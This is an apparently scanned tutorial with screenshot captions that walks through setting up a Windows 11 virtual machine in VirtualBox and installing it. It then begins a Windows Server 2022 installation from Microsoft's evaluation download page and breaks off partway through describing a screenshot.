
[64-bit Download](#)

+ Verify your download


STEP-2: upload the iso mage to the virtual box and configure the windows 11.




STEP-3: provide the size of memory and number of processor to be needed.



STEP-4: create the virtual harddisk.



STEP-5: start the windows11 VM.




Windows11 configuration:


STEP-1: run the windows11. Add installation language. Then give next .




STEP-: click install now.




STEP-2: accept the licence.




STEP-3: select the windows version to be installed.




STEP-4: select do not have product key and next.




STEP-5: set up the windows. Choose custom.




STEP-6: let the disk size be default and it can be customized accordingly.





STEP-7: let the system install.



STEP-8: complete all the windows 11 setup.



STEP-9: after completing middle steps . create a account by giving the user name and password.



STEP-10: after that complete the setting up of windows11. It may take some time to start.



Installation complete.

Windows 2022 Server Installation:

STEP-1: install the windows2022 Server from Microsoft official website.

<https://www.microsoft.com/en-in/evalcenter/evaluate-windows-server-2022>

install the iso image file of the windows server.

Click the “**download the iso**”.

The screenshot shows the Microsoft Evaluation Center page for Windows Server 2022. At the top, there's a navigation bar with links like 'Windows', 'Windows Server', 'SQL Server', 'System Center', 